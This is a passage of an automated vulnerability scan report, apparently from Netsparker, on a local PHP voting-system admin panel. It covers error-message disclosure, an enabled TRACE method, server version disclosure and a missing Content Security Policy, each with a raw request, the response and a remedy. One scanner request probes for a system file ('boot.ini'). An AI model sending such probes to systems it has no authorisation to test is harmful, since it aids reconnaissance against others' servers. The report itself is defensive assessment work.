Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4  
X-Powered-By: PHP/8.2.4  
Pragma: no-cache  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Content-Type: text/html; charset=UTF-8  
Transfer-Encoding: chunked  
location: index.php  
Date: Sat, 03 Jun 2023 12:27:25 GMT  
Cache-Control: no-store, no-cach  
...  
8:52:00 GMT  
Content-Type: text/html; charset=UTF-8  
Transfer-Encoding: chunked  
location: index.php  
Date: Sat, 03 Jun 2023 12:27:25 GMT  
Cache-Control: no-store, no-cache, must-revalidate

```
<br />
<b>Warning</b>: Undefined array key "admin" in <b>C:\xampp\htdocs\votesystem\admin\includes\session.php</b> on line <b>9</b><br />
<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<meta http-equiv="X-UA-Compatible" content="IE=edge">
<title>Voting System using PHP</title>
<!-- Tell the browser to be r
...
>
<a href="#" class="dropdown-toggle" data-toggle="dropdown">

<span class="hidden-xs"><br />
<b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\navbar.php</b> on line <b>22</b><br />
<br />
<b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\navbar.php</b> on line <b>22</b><br />
</span>
</a>
<ul class="dropdown-menu">
<!-- User image -->
<li class="user-header">


<p>
<br />
```

```
<b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\navbar.php</b> on line <b>30</b><br />
<br />
<b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\navbar.php</b> on line <b>30</b><br />
<small>Member since <br />
<b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\navbar.php</b> on line <b>31</b><br />
Jan. 1970</small>
</p>
</li>
<li class="user-footer">
<div class="pull-left">
<a href="#profile" data-toggle="modal" cla
...
class="col-sm-3 control-label">Username</label>

<div class="col-sm-9">
<input type="text" class="form-control" id="username" name="username" value="<br />
<b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\profile_modal.php</b> on line <b>16</b><br />
">
</div>
</div>
<div class="form-group">
<label for="password" class="col-sm-3 control-label">Password</label>

<div class="col-sm-9">
<input type="password" class="form-control" id="password" name="password" value="<br />
<b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\profile_modal.php</b> on line <b>23</b><br />
">
</div>
</div>
<div class="form-group">
<label for="firstname" class="col-sm-3 control-label">Firstname</label>

<div class="col-sm-9">
<input type="text" class="form-control" id="firstname" name="firstname" value="<br />
<b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\profile_modal.php</b> on line <b>30</b><br />
">
</div>
</div>
<div class="form-group">
<label for="lastname" class="col-sm-3 control-label">Lastname</label>

<div class="col-sm-9">
<input type="text" class="form-control" id="lastname" name="lastname" value="<br />
<b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\profile_modal.php</b> on line <b>37</b><br />
">
</div>
```

```

</div>
<div class="form-group">
<label for="photo" class="col-sm-3 control-label">Photo:</label>

...
="user-panel">
<div class="pull-left image">

</div>
<div class="pull-left info">
<p><br />
<b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\menubar.php</b> on line <b>10</b><br />
<br />
<b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\menubar.php</b> on line <b>10</b><br />
</p>
<a><i class="fa fa-circle text-success"></i> Online</a>
</div>
</div>
<!-- sidebar menu: : style can be found in sidebar.less --&gt;
&lt;ul class="sidebar-menu" d
...
</pre>

```

## 26.11. http://localhost/votesystem/admin/votes.php

### Identified Error Message

- <b>Warning</b>: Undefined array key "admin" in <b>C:\xampp\htdocs\votesystem\admin\includes\session.php</b> on line <b>9</b>
- <b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\navbar.php</b> on line <b>22</b>
- <b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\navbar.php</b> on line <b>30</b>
- <b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\navbar.php</b> on line <b>31</b>
- <b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\profile\_modal.php</b> on line <b>16</b>
- <b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\profile\_modal.php</b> on line <b>23</b>
- <b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\profile\_modal.php</b> on line <b>30</b>
- <b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\profile\_modal.php</b> on line <b>37</b>
- <b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\menubar.php</b> on line <b>10</b>

### IdentifiedErrorMessage

- <b>Warning</b>: Undefined array key "admin" in <b>C:\xampp\htdocs\votesystem\admin\includes\session.php</b> on line <b>9</b>

- <b>Warning</b>: Trying to access array offset on value of type null in  
<b>C:\xampp\htdocs\votesystem\admin\includes\navbar.php</b> on line <b>22</b>
- <b>Warning</b>: Trying to access array offset on value of type null in  
<b>C:\xampp\htdocs\votesystem\admin\includes\navbar.php</b> on line <b>30</b>
- <b>Warning</b>: Trying to access array offset on value of type null in  
<b>C:\xampp\htdocs\votesystem\admin\includes\navbar.php</b> on line <b>31</b>
- <b>Warning</b>: Trying to access array offset on value of type null in  
<b>C:\xampp\htdocs\votesystem\admin\includes\profile\_modal.php</b> on line <b>16</b>
- <b>Warning</b>: Trying to access array offset on value of type null in  
<b>C:\xampp\htdocs\votesystem\admin\includes\profile\_modal.php</b> on line <b>23</b>
- <b>Warning</b>: Trying to access array offset on value of type null in  
<b>C:\xampp\htdocs\votesystem\admin\includes\profile\_modal.php</b> on line <b>30</b>
- <b>Warning</b>: Trying to access array offset on value of type null in  
<b>C:\xampp\htdocs\votesystem\admin\includes\profile\_modal.php</b> on line <b>37</b>
- <b>Warning</b>: Trying to access array offset on value of type null in  
<b>C:\xampp\htdocs\votesystem\admin\includes\menubar.php</b> on line <b>10</b>

## Certainty



### Request

```
GET /votesystem/admin/votes.php HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u
Referer: http://localhost/votesystem/admin/home.php
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 17.3955 Total Bytes Received : 17568 Body Length : 17229 Is Compressed : No

HTTP/1.1 302 Found  
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4  
X-Powered-By: PHP/8.2.4  
Pragma: no-cache  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Content-Type: text/html; charset=UTF-8  
Transfer-Encoding: chunked  
location: index.php  
Date: Sat, 03 Jun 2023 12:27:25 GMT  
Cache-Control: no-store, no-cach  
...  
8:52:00 GMT  
Content-Type: text/html; charset=UTF-8  
Transfer-Encoding: chunked  
location: index.php  
Date: Sat, 03 Jun 2023 12:27:25 GMT  
Cache-Control: no-store, no-cache, must-revalidate

```
<br />
<b>Warning</b>: Undefined array key "admin" in <b>C:\xampp\htdocs\votesystem\admin\includes\session.php</b> on line <b>9</b><br />
<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<meta http-equiv="X-UA-Compatible" content="IE=edge">
<title>Voting System using PHP</title>
<!-- Tell the browser to be r
...
>
<a href="#" class="dropdown-toggle" data-toggle="dropdown">

<span class="hidden-xs"><br />
<b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\navbar.php</b> on line <b>22</b><br />
<br />
<b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\navbar.php</b> on line <b>22</b><br />
</span>
</a>
<ul class="dropdown-menu">
<!-- User image -->
<li class="user-header">


<p>
<br />
```

```
<b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\navbar.php</b> on line <b>30</b><br />
<br />
<b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\navbar.php</b> on line <b>30</b><br />
<small>Member since <br />
<b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\navbar.php</b> on line <b>31</b><br />
Jan. 1970</small>
</p>
</li>
<li class="user-footer">
<div class="pull-left">
<a href="#profile" data-toggle="modal" cla
...
class="col-sm-3 control-label">Username</label>

<div class="col-sm-9">
<input type="text" class="form-control" id="username" name="username" value="<br />
<b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\profile_modal.php</b> on line <b>16</b><br />
">
</div>
</div>
<div class="form-group">
<label for="password" class="col-sm-3 control-label">Password</label>

<div class="col-sm-9">
<input type="password" class="form-control" id="password" name="password" value="<br />
<b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\profile_modal.php</b> on line <b>23</b><br />
">
</div>
</div>
<div class="form-group">
<label for="firstname" class="col-sm-3 control-label">Firstname</label>

<div class="col-sm-9">
<input type="text" class="form-control" id="firstname" name="firstname" value="<br />
<b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\profile_modal.php</b> on line <b>30</b><br />
">
</div>
</div>
<div class="form-group">
<label for="lastname" class="col-sm-3 control-label">Lastname</label>

<div class="col-sm-9">
<input type="text" class="form-control" id="lastname" name="lastname" value="<br />
<b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\profile_modal.php</b> on line <b>37</b><br />
">
</div>
```

```
</div>
<div class="form-group">
<label for="photo" class="col-sm-3 control-label">Photo:</label>

...
="user-panel">
<div class="pull-left image">

</div>
<div class="pull-left info">
<p><br />
<b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\menubar.php</b> on line <b>10</b><br />
<br />
<b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\menubar.php</b> on line <b>10</b><br />
</p>
<a><i class="fa fa-circle text-success"></i> Online</a>
</div>
</div>
<!-- sidebar menu: : style can be found in sidebar.less -->
<ul class="sidebar-menu" d
...

```

## Remedy

Do not provide error messages on production environments. Save error messages with a reference number to a backend storage such as a log, text file or database, then show this number and a static user-friendly error message to the user.



## CLASSIFICATION

PCI DSS v3.2	<a href="#"><u>6.5.5</u></a>
OWASP 2013	<a href="#"><u>A5</u></a>
OWASP 2017	<a href="#"><u>A6</u></a>
CWE	<a href="#"><u>210</u></a>
CAPEC	<a href="#"><u>118</u></a>
WASC	<a href="#"><u>13</u></a>
HIPAA	<a href="#"><u>164.306(A), 164.308(A)</u></a>
ISO27001	<a href="#"><u>A.18.1.3</u></a>

# 27. TRACE/TRACK Method Detected

LOW 

2

Netsparker detected the TRACE/TRACK method is allowed.

## Impact

It is possible to bypass the HttpOnly cookie limitation and read the cookies in a cross-site scripting attack by using the TRACE/TRACK method within an XMLHttpRequest. This is not possible with modern browsers, so the vulnerability can only be used when targeting users with unpatched and old browsers.

## Vulnerabilities

### 27.1. http://localhost/votesystem/admin/

Method	Parameter	Value
TRACE 	URI-BASED	

## Certainty

Request
TRACE /votesystem/admin/ HTTP/1.1 Host: localhost Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8 Accept-Encoding: gzip, deflate Accept-Language: en-us,en;q=0.5 Cache-Control: no-cache Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36 X-NS: N6576542S X-Scanner: Netsparker

## Response

Response Time (ms) : 2.6056 Total Bytes Received : 614 Body Length : 446 Is Compressed : No

HTTP/1.1 200 OK

Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4

Content-Type: message/http

Transfer-Encoding: chunked

Date: Sat, 03 Jun 2023 12:27:34 GMT

TRACE /votesystem/admin/ HTTP/1.1

User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.

77 Safari/537.36

X-Scanner: Netsparker

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,\*/\*;q=0.8

Accept-Language: en-us,en;q=0.5

Cache-Control: no-cache

X-NS: N6576542S

Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u

Host: localhost

Accept-Encoding: gzip, deflate

## 27.2. http://localhost/votesystem/admin/candidates\_add.php

Method	Parameter	Value
TRACE	position	8
TRACE	photo	
TRACE	lastname	
TRACE	platform	
TRACE	firstname	
TRACE 	URI-BASED	

## Certainty

## Request

```
TRACE /votesystem/admin/candidates_add.php HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u
Referer: http://localhost/votesystem/admin/candidates.php#platform
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-NS: N2959951S
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 1.7063 Total Bytes Received : 700 Body Length : 532 Is Compressed : No

```
HTTP/1.1 200 OK
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4
Content-Type: message/http
Transfer-Encoding: chunked
Date: Sat, 03 Jun 2023 18:13:16 GMT
```

```
TRACE /votesystem/admin/candidates_add.php HTTP/1.1
Referer: http://localhost/votesystem/admin/candidates.php#platform
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-NS: N2959951S
X-Scanner: Netsparker
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u
Host: localhost
Accept-Encoding: gzip, deflate
```

## Remedy

Disable this method in all production systems. Even though the application is not vulnerable to cross-site scripting, a debugging feature such as TRACE/TRACK should not be required in a production system and therefore should be disabled.

## External References

- [Cross Site Tracing](#)
- [Web Servers Enable HTTP TRACE Method by Default](#)



## CLASSIFICATION

OWASP 2013	<a href="#"><u>A5</u></a>
OWASP 2017	<a href="#"><u>A6</u></a>
CWE	<a href="#"><u>16</u></a>
CAPEC	<a href="#"><u>107</u></a>
WASC	<a href="#"><u>14</u></a>
ISO27001	<a href="#"><u>A.14.1.2</u></a>

# 28. Version Disclosure (Apache)

LOW  1

Netsparker identified a version disclosure (Apache) in the target web server's HTTP response.

This information might help an attacker gain a greater understanding of the systems in use and potentially develop further attacks targeted at the specific version of Apache.

## Impact

An attacker might use the disclosed information to harvest specific security vulnerabilities for the version identified.

## Vulnerabilities

### 28.1. <http://localhost/votesystem/admin/home.php>

#### Extracted Version

- 2.4.56

#### Certainty



#### Request

```
GET /votesystem/admin/home.php HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 161.3411 Total Bytes Received : 26944 Body Length : 26547 Is Compressed : No

HTTP/1.1 302 Found  
Set-Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u; path=/  
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4  
X-Powered-By: PHP/8.2.4  
Pragma: no-cache  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Content-Type: text/html; charset=UTF-8  
Transfer-Encoding: chunked  
location: index.php  
Date: Sat, 03 Jun 2023 12:27:17 GMT  
Cache-Control: no-store, no-cache  
HTTP/1.1 302 Found  
Set-Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u; path=/  
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4  
  
X-Powered-By: PHP/8.2.4  
Pragma: no-cache  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Content-Type: text/html; charset=UTF-8  
Transfer-Encoding: chunked  
location: index.php  
Date: Sat, 03 Jun 2023 12:2  
...

## Remedy

Configure your web server to prevent information leakage from the SERVERheader of its HTTP response.

### Remedy References

- [Apache ServerTokens Directive](#)



## CLASSIFICATION

OWASP 2013	<a href="#"><u>A5</u></a>
OWASP 2017	<a href="#"><u>A6</u></a>
CWE	<a href="#"><u>205</u></a>
CAPEC	<a href="#"><u>170</u></a>
WASC	<a href="#"><u>45</u></a>
HIPAA	<a href="#"><u>164.306(A), 164.308(A)</u></a>
ISO27001	<a href="#"><u>A.18.1.3</u></a>

# 29. Version Disclosure (OpenSSL)

LOW  1

Netsparker identified a version disclosure (OpenSSL) in target web server's HTTP response.

This information can help an attacker gain a greater understanding of the systems in use and potentially develop further attacks targeted at the specific version of OpenSSL.

## Impact

An attacker might use the disclosed information to harvest specific security vulnerabilities for the version identified.

## Vulnerabilities

### 29.1. <http://localhost/votesystem/admin/home.php>

#### Extracted Version

- 1.1.1t

#### Certainty



#### Request

```
GET /votesystem/admin/home.php HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 161.3411   Total Bytes Received : 26944   Body Length : 26547   Is Compressed : No

HTTP/1.1 302 Found  
Set-Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u; path=/  
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4  
X-Powered-By: PHP/8.2.4  
Pragma: no-cache  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Content-Type: text/html; charset=UTF-8  
Transfer-Encoding: chunked  
location: index.php  
Date: Sat, 03 Jun 2023 12:27:17 GMT  
Cache-Control: no-store, no-cache  
HTTP/1.1 302 Found  
Set-Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u; path=/  
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4  
  
X-Powered-By: PHP/8.2.4  
Pragma: no-cache  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Content-Type: text/html; charset=UTF-8  
Transfer-Encoding: chunked  
location: index.php  
Date: Sat, 03 Jun 2023 12:2  
...

## Remedy

Configure your web server to prevent information leakage from the SERVERheader of its HTTP response.



## CLASSIFICATION

OWASP 2013	<a href="#"><u>A5</u></a>
OWASP 2017	<a href="#"><u>A6</u></a>
CWE	<a href="#"><u>205</u></a>
CAPEC	<a href="#"><u>170</u></a>
WASC	<a href="#"><u>45</u></a>
HIPAA	<a href="#"><u>164.306(A), 164.308(A)</u></a>
ISO27001	<a href="#"><u>A.18.1.3</u></a>

# 30. Version Disclosure (PHP)

LOW 

1

Netsparker identified a version disclosure (PHP) in target web server's HTTP response.

This information can help an attacker gain a greater understanding of the systems in use and potentially develop further attacks targeted at the specific version of PHP.

## Impact

An attacker might use the disclosed information to harvest specific security vulnerabilities for the version identified.

## Vulnerabilities

### 30.1. <http://localhost/votesystem/admin/home.php>

#### Extracted Version

- 8.2.4

#### Certainty



#### Request

```
GET /votesystem/admin/home.php HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 161.3411   Total Bytes Received : 26944   Body Length : 26547   Is Compressed : No

```
HTTP/1.1 302 Found
Set-Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u; path=/
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4
X-Powered-By: PHP/8.2.4
Pragma: no-cache
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
location: index.php
Date: Sat, 03 Jun 2023 12:27:17 GMT
Cache-Control: no-store, no-cache
Set-Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u; path=/
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4

X-Powered-By: PHP/8.2.4
Pragma: no-cache
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
location: index.php
Date: Sat, 03 Jun 2023 12:2
...
...
```

## Remedy

Configure your web server to prevent information leakage from the SERVERheader of its HTTP response.



## CLASSIFICATION

OWASP 2013	<a href="#"><u>A5</u></a>
OWASP 2017	<a href="#"><u>A6</u></a>
CWE	<a href="#"><u>205</u></a>
CAPEC	<a href="#"><u>170</u></a>
WASC	<a href="#"><u>45</u></a>
HIPAA	<a href="#"><u>164.306(A), 164.308(A)</u></a>
ISO27001	<a href="#"><u>A.18.1.3</u></a>

# 31. Content Security Policy (CSP) Not Implemented

BEST PRACTICE  | 11

CSP is an added layer of security that helps to mitigate mainly Cross-site Scripting attacks.

CSP can be enabled instructing the browser with a Content-Security-Policy directive in a response header;

`Content-Security-Policy: script-src 'self';`

or in a meta tag;

```
<meta http-equiv="Content-Security-Policy" content="script-src 'self';">
```

In the above example, you can restrict script loading only to the same domain. It will also restrict inline script executions both in the element attributes and the event handlers. There are various directives which you can use by declaring CSP:

- **script-src**: Restricts the script loading resources to the ones you declared. By default, it disables inline script executions unless you permit to the evaluation functions and inline scripts by the unsafe-eval and unsafe-inline keywords.
- **base-uri**: Base element is used to resolve relative URL to absolute one. By using this CSP directive, you can define all possible URLs which could be assigned to base-href attribute of the document.
- **frame-ancestors**: It is very similar to X-Frame-Options HTTP header. It defines the URLs by which the page can be loaded in an iframe.
- **frame-src / child-src**: frame-src is the deprecated version of child-src. Both define the sources that can be loaded by iframe in the page. (Please note that frame-src was brought back in CSP 3)
- **object-src**: Defines the resources that can be loaded by embedding such as Flash files, Java Applets.
- **img-src**: As its name implies, it defines the resources where the images can be loaded from.
- **connect-src**: Defines the whitelisted targets for XMLHttpRequest and WebSocket objects.
- **default-src**: It is a fallback for the directives that mostly ends with -src suffix. When the directives below are not defined, the value set to default-src will be used instead:
  - child-src
  - connect-src
  - font-src
  - img-src
  - manifest-src
  - media-src
  - object-src
  - script-src
  - style-src

When setting the CSP directives, you can also use some CSP keywords:

- **none**: Denies loading resources from anywhere.
- **self** : Points to the document's URL (domain + port).
- **unsafe-inline**: Permits running inline scripts.
- **unsafe-eval**: Permits execution of evaluation functions such as eval().

In addition to CSP keywords, you can also use wildcard or only a scheme when defining whitelist URLs for the points. Wildcard can be used for subdomain and port portions of the URLs:

```
Content-Security-Policy: script-src https://\*.example.com;
```

```
Content-Security-Policy: script-src https://example.com:\*;
```

```
Content-Security-Policy: script-src https:;
```

It is also possible to set a CSP in Report-Only mode instead of forcing it immediately in the migration period. Thus you can see the violations of the CSP policy in the current state of your web site while migrating to CSP:

```
Content-Security-Policy-Report-Only: script-src 'self'; report-uri: https://example.com;
```

## Impact

There is no direct impact of not implementing CSP on your website. However, if your website is vulnerable to a Cross-site Scripting attack CSP can prevent successful exploitation of that vulnerability. By not implementing CSP you'll be missing out this extra layer of security.

## Vulnerabilities

### 31.1. <http://localhost/votesystem/admin/>

#### Certainty

[REDACTED]

#### Request

```
GET /votesystem/admin/ HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 0 Total Bytes Received : 6005 Body Length : 5696 Is Compressed : No

HTTP/1.1 200 OK  
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4  
X-Powered-By: PHP/8.2.4  
Pragma: no-cache  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Content-Length: 5696  
Content-Type: text/html; charset=UTF-8  
Date: Sat, 03 Jun 2023 12:27:25 GMT  
Cache-Control: no-store, no-cache, must-revalidate

```
<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<meta http-equiv="X-UA-Compatible" content="IE=edge">
<title>Voting System using PHP</title>
<!-- Tell the browser to be responsive to screen width -->
<meta content="width=device-width, initial-scale=1, maximum-scale=1, user-scalable=no" name="viewport">
<!-- Bootstrap 3.3.7 -->
<link rel="stylesheet" href="../bower_components/bootstrap/dist/css/bootstrap.min.css">
<!-- iCheck for checkboxes and radio inputs -->
<link rel="stylesheet" href="../plugins/iCheck/all.css">
<!-- Font Awesome -->
<link rel="stylesheet" href="../bower_components/font-awesome/css/font-awesome.min.css">
<!-- Theme style -->
<link rel="stylesheet" href="../dist/css/AdminLTE.min.css">
<!-- DataTables -->
<link rel="stylesheet" href="../bower_components/datatables.net-bs/css/dataTables.bootstrap.min.css">
<!-- daterangepicker -->
<link rel="stylesheet" href="../bower_components/bootstrap-daterangepicker/daterangepicker.css">
<!-- Bootstrap time Picker -->
<link rel="stylesheet" href="../plugins/timepicker/bootstrap-timepicker.min.css">
<!-- bootstrap datepicker -->
<link rel="stylesheet" href="../bower_components/bootstrap-datepicker/dist/css/bootstrap-datepicker.min.css">

<link rel="stylesheet" href="../dist/css/_all-skins.min.css">

<!-- Google Font -->
<link rel="stylesheet" href="https://fonts.googleapis.com/css?family=Source+Sans+Pro:300,400,600,700,300italic,400italic,600italic">

<style type="text/css">
.bold{
font-weight:bold;
}
```

```
#candidate_list{  
margin-top:20px;
```

...

## 31.2. http://localhost/votesystem/admin/c%3a%5cboot.ini

Method	Parameter	Value
GET 	URI-BASED	c%3a%5cboot.ini

### Certainty



### Request

```
GET /votesystem/admin/c%3a%5cboot.ini HTTP/1.1  
Host: localhost  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8  
Accept-Encoding: gzip, deflate  
Accept-Language: en-us,en;q=0.5  
Cache-Control: no-cache  
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u  
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.  
77 Safari/537.36  
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 0.689 Total Bytes Received : 480 Body Length : 295 Is Compressed : No

HTTP/1.1 404 Not Found  
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4  
Content-Length: 295  
Content-Type: text/html; charset=iso-8859-1  
Date: Sat, 03 Jun 2023 12:27:34 GMT

```
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL was not found on this server.</p>
<hr>
<address>Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4 Server at localhost Port 80</address>
</body></html>
```

## 31.3. http://localhost/votesystem/admin/home.php

### Certainty

### Request

```
GET /votesystem/admin/home.php HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 14.183 Total Bytes Received : 6063 Body Length : 5696 Is Compressed : No

HTTP/1.1 200 OK  
Set-Cookie: PHPSESSID=nhh5cv4cskbb5s5hhbdvbe4l3; path=/  
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4  
X-Powered-By: PHP/8.2.4  
Pragma: no-cache  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Content-Length: 5696  
Content-Type: text/html; charset=UTF-8  
Date: Sat, 03 Jun 2023 12:27:25 GMT  
Cache-Control: no-store, no-cache, must-revalidate

```
